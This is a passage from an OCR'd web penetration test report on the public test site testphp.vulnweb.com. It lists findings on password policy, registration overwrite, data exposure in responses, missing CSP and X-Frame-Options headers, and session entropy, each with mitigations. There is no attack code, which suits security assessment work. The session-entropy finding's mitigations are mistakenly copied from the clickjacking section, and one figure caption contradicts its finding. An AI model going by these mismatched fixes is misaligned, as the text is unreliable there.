

Figure 9.1: Weak Password Policy for password input field



Figure 9.2: Here is no password complexity for Password input field

MITIGATIONS:

- Enforce stronger password requirements, such as minimum length and complexity criteria, to enhance security.
- Implement password expiration and renewal policies to regularly prompt users to update their passwords.
- Utilize multi-factor authentication (MFA) to add an extra layer of security beyond passwords.
- Educate users on creating strong passwords and the importance of password security practices.
- Regularly audit password policies and adjust them based on evolving security needs and industry standards.

10. Finding Name: Abuse of Registration Functionality

Finding Observation: During the assessment it was observe that the application registered form not validating the users.

This is observed that the able to over write already existing User successfully.

Instances and Parameters: 1. http://testphp.vulnweb.com/signup.php

2. http://testphp.vulnweb.com/secured/newuser.php

Input field: username

Proof of Concept:



Figure 10.1: In this application registered with username Demo



Figure 10.2: In this application registered again with username Demo



Figure 10.3: This application register form accepting overwrite username, Registered successfully with same username

MITIGATIONS:

- Implement thorough validation checks in the registration form to prevent misuse and ensure only legitimate users can register.
- Use CAPTCHA or reCAPTCHA to prevent automated bots from registering fake accounts.
- Enable email verification for new registrations to confirm the legitimacy of user accounts.
- Implement rate limiting or IP address blocking to prevent excessive registrations from the same source.
- Educate users on the importance of genuine registration and the consequences of misuse.

11. Finding Name: Sensitive Information in the Response

Finding Observation: During the assessment it was observe that the application sensitive information in the response.

This is observed that the Registered user sensitive details visible in the response.

Instances and Parameters: 1. http://testphp.vulnweb.com/signup.php

2.http://testphp.vulnweb.com/secured/newuser.php

Input Field: Username & Password

Input Field: Credit Card Number

Input Field: Email

Input Field: Phone Number

Input Field: Address

Proof of Concept:



Figure 11.1: Register form filled with User details



Figure 11.2: Registered User Sensitive info visible in response

MITIGATIONS:

- Review and sanitize application code to ensure sensitive data is not inadvertently included in responses.
- Implement access controls and authentication mechanisms to restrict access to sensitive information.
- Encrypt sensitive data before transmitting it over the network to prevent unauthorized access.
- Regularly audit application responses to identify and remove any unintentional leakage of sensitive information.
- Educate developers on the importance of properly handling sensitive data and avoiding its exposure in responses.

12. Finding Name: Missing Content-Security-Policy Header

Finding Observation: During the assessment it was observe that the application Missing response headers.

This is observed that the Missing Content-Security-Policy Header.

Instances and Parameters: http://testphp.vulnweb.com/login.php

Proof of Concept:



Figure 12: This application Missing Content-Security-Policy Header

MITIGATIONS:

- Implement the Content-Security-Policy header to control resources loaded by the browser and mitigate risks like XSS attacks.
- Specify directives within the Content-Security-Policy header to restrict the sources of content such as scripts, stylesheets, and images.
- Regularly review and update the Content-Security-Policy header to align with security requirements and evolving threats.
- Educate developers on the importance of using Content-Security-Policy headers to enhance application security.
- Utilize web security scanners or tools to identify and address any missing security headers, including Content-Security-Policy.

13. Finding Name: Clickjacking

Finding Observation: During the assessment it was observe that the application Missing Header X-Frame-Options.

This is observed that the X-Frame-Options Header missing in the application, it leads to clickjacking attack.

Instances and Parameters: http://testphp.vulnweb.com/login.php

Proof of Concept:



Figure 13.1: X-Frame Header Missing



Figure 13.2: This application vulnerable to Clickjacking pre-authenticated



Figure 13.3: This application vulnerable to Clickjacking Post authenticated

MITIGATIONS:

- Set the X-Frame-Options header to "DENY" or "SAMEORIGIN" to prevent the page from being embedded in an iframe on another site.
- Ensure the X-Frame-Options header is included in HTTP responses to mitigate clickjacking risks.
- Regularly review and update the X-Frame-Options header to maintain protection against clickjacking attacks.

- Educate developers on the importance of using X-Frame-Options headers to enhance application security.
- Utilize web security scanners or tools to identify and address any missing security headers, including X-Frame-Options.

14. Finding Name: Low Entropy on Session Identifier

Finding Observation: During the assessment it was observe that the application has set cookie value same, value not changing per session.

This is observed that the low entropy on session randomness is poor.

Instances and Parameters: http://testphp.vulnweb.com/userinfo.php

Set cookie

Proof of Concept:



Figure 14.1: This application set cookie has unique value



Figure 14.2: This application Session randomness is poor

MITIGATIONS:

- Set the X-Frame-Options header to "DENY" or "SAMEORIGIN" to prevent the page from being embedded in an iframe on another site.
- Ensure the X-Frame-Options header is included in HTTP responses to mitigate clickjacking risks.
